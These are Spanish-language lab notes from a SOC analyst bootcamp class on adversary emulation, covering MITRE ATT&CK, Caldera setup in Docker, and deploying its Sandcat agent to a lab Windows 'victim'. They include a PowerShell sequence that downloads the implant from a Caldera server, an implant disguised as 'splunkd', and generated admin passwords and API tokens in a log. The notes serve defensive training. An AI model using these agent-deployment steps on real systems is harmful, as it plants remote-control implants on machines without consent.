

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)

SOC CLASE 4



Emulación de adversarios



Metodología que simula las operaciones de un adversario para probar la seguridad de una organización.

Bootcamp Analista SOC nivel 1



Objetivos



Medir la eficacia de las implementaciones de las herramientas
Reglas de correlación
Umbrales de detección
Disminución de falsos positivos




Si te sirvió, conectemos en [LinkedIn](#) (a

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)



Bootcamp Analista SOC nivel 1



Pagina de Mitre – [Link](#)

Si te sirvió, conectemos en [LinkedIn](#) ¿

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)

The screenshot shows the MITRE ATT&CK website in a Microsoft Edge browser. The page is titled 'Gather Victim Identity Information' and is part of the 'Techniques' section. The left sidebar lists various categories like 'Gather Victim Identity Information', 'Credentials', 'Email Addresses', and 'Employee Names'. The main content area provides a detailed description of the technique, including sub-techniques and a list of contributors. The right sidebar contains metadata such as the ID (T1589), sub-techniques, tactic (Reconnaissance), platform (PSE), contributors (Jannie Li, Microsoft Threat Intelligence Center (MSTIC), Obsidian Security), version (1.3), creation date (02 October 2020), and last modified date (15 April 2025).

MITRE ATT&CK

Home » Techniques » Enterprise » Gather Victim Identity Information

Gather Victim Identity Information

Sub-techniques (3)

Adversaries may gather information about the victim's identity that can be used during targeting. Information about identities may include a variety of details, including personal data (ex. employee names, email addresses, security question responses, etc.) as well as sensitive details such as credentials or multi-factor authentication (MFA) configurations.

Adversaries may gather this information in various ways, such as direct elicitation via Phishing for Information. Information about users could also be enumerated via other active means (i.e. Active Scanning) such as probing and analyzing responses from authentication services that may reveal valid usernames in a system or permitted MFA methods associated with those usernames.^[1] Information about victims may also be exposed to adversaries via online or other accessible data sets (ex. Social Media or Search Victim-Owned Websites).^{[2][3][4]}

Gathering this information may reveal opportunities for other forms of reconnaissance (ex. Search Open Websites/Domains or Phishing for Information), establishing operational resources (ex. Compromise Accounts), and/or initial access (ex. Phishing or Valid Accounts).

ID: T1589
Sub-techniques: T1589.001, T1589.002, T1589.003
Tactic: [Reconnaissance](#)
Platform: [PSE](#)
Contributors: Jannie Li, Microsoft Threat Intelligence Center (MSTIC), Obsidian Security
Version: 1.3
Created: 02 October 2020
Last Modified: 15 April 2025

[Version Permalink](#)

Es como una WIKI para saber el tipo de ataque y su método.

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)



Inteligencia de amenazas



Bootcamp Analista SOC nivel 1



Caza de amenazas



Bootcamp Analista SOC nivel 1

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)



Adversarios



Bootcamp Analista SOC nivel 1



Diferencias

	Emulacion de adversarios	Pentest	Evaluacion de vulnerabilidad
Objetivo	Comportamiento de adversarios	Basado en un contexto, varia, no se rige tanto por TTPS, sino la habilidad del pentester	Unicamente busca evaluar vulnerabilidad, dada una clasificacion y su severidad

Bootcamp Analista SOC nivel 1

Si te sirvió, conectemos en [LinkedIn](#) ¿

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)




Bootcamp Analista SOC nivel 1



Bootcamp Analista SOC nivel 1

Si te sirvió, conectemos en [LinkedIn](#) ¿

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)




Virtual de Ubuntu 24.04 en VMWARE, el profe recomienda usar DOCKER, se habla bastante de DOCKER, no viene mal aprenderlo!! – Contenedores de Linux - [LINK](#) También recomendaron Podman como alternativa a Docker

```
1: caldera@caldera-VMware-Virtual-Platform: ~/caldera
caldera@caldera-VMware-Virtual-Platform:~/caldera$ ls
app      CONTRIBUTING.md  Dockerfile      package-lock.json  requirements-dev.txt  server.py      templates
CITATION.cff  data            LICENSE         plugins            requirements.txt      sonar-project.properties  tests
conf      docker-compose.yml  package.json    README.md          SECURITY.md          static         tox.ini
caldera@caldera-VMware-Virtual-Platform:~/caldera$ docker run -it -p 8888:8888 caldera
2025-08-21 01:27:29 INFO      Creating new secure config in conf/local.yml
2025-08-21 01:27:29 INFO      Log into Caldera with the following admin credentials:
Red:
  USERNAME: red
  PASSWORD: qAxyOVE8H-d-Eq_0B7Cb5j54pynu_0Rr2SaFzvVr0BI
  API_TOKEN: H3CsAjt2MCNV777r6ghuB1WbKUs9fGqKwaC8RB0pryQ
Blue:
  USERNAME: blue
  PASSWORD: Ew1kj0dWFluMY9Ejv0PHa-0-n_56p1jnm6dLLJnAzs
  API_TOKEN: tDCpm60QPrx7HLUSLcJo_Dn1VqZ1SXfKEF1TrH1BhmU
To modify these values, edit the conf/local.yml file.
INFO      Using main config from conf/local.yml
server.py:228
```

```
1: caldera@caldera-VMware-Virtual-Platform: ~/caldera
INFO      Enabled plugin: manx
app_svc.py:131
INFO      Enabled plugin: debrief
app_svc.py:131
INFO      Creating SSH listener on 0.0.0.0, port 8022
logging.py:102
INFO      serving on 0.0.0.0:2222
server.py:741
2025-08-21 01:27:52 WARNING  Unable to properly load .donut for payload
data_svc.py:436
WARNING  plugins.stockpile.app.donut.donut_handler due to failed import
app_svc.py:186
WARNING  upx does not meet the minimum version of 0.0.0. Upx is an optional dependency which
adds more functionality.
c_adversary.py:96
2025-08-21 01:28:10 WARNING  Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not
found: 854e480af3b5e2946bb3ae44916e951a
server.py:104
2025-08-21 01:28:19 INFO      All systems ready.
hook.py:60
CALDERA
2025-08-21 01:28:34 INFO      Docs built successfully.
```

Si te sirvió, conectemos en [LinkedIn](#) ¿

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)



Configurando caldera! – [Link](#) de la documentación.

Si te sirvió, conectemos en [LinkedIn](#) ¿

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)



Agentes	Habilidades	Adversarios
		

Bootcamp Analista SOC nivel 1

Wazuh x wodle name= x tunning wazu: x GitHub - mitr: x Getting start: x Magma | Caldera x Rules Classifi: x + - σ x

← → ↺ http://localhost:8888/agents

CALDERA Agents

Deploy an agent

Agent: Sandcat | Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Choose an agent: Sandcat | Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. Main | A reverse shell agent which communicates via the TCP contact. Regd0k | A Python agent which communicates via the HTML contact.

all LINUX windows darwin

app.contact.http: http://192.168.64.140:8888

agents.implant_name: splunkd

agent.extensions:

windows psh

Close

Home x kali-linux-2024.3-vmwa... x wazuh-4.12.0 x Ubuntu 64-bit x Windows 11 x64 x

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

```
PS C:\Users\taller> $server="http://192.168.64.140:8888";
PS C:\Users\taller> $url="$server/file/download";
PS C:\Users\taller> $sc=New-Object System.Net.WebClient;
PS C:\Users\taller> $sc.Headers.add("platform", "windows");
PS C:\Users\taller> $sc.Headers.add("File", "sandcat.go");
PS C:\Users\taller> $data=$sc.DownloadData($url);
```


Activate Windows
Go to Settings to activate Windows.

to return to your computer, move the mouse pointer outside or press Ctrl-Alt.

Maquina de victima infectada.


Si te sirvió, conectemos en [LinkedIn](#) ¿

Tenemos grupo de estudio!!! [Link del servidor de Discord](#)



Ejemplo de maquina infectada con "Wazu'nt" <- Victima de ataque.

Si estas leyendo esto y tu PC/Laptop es una tostadora, puedes probar Alpine Linux para las pruebas!! - [LINK](#)



Habilidades de Caldera para realizar ataques en la maquina infectada.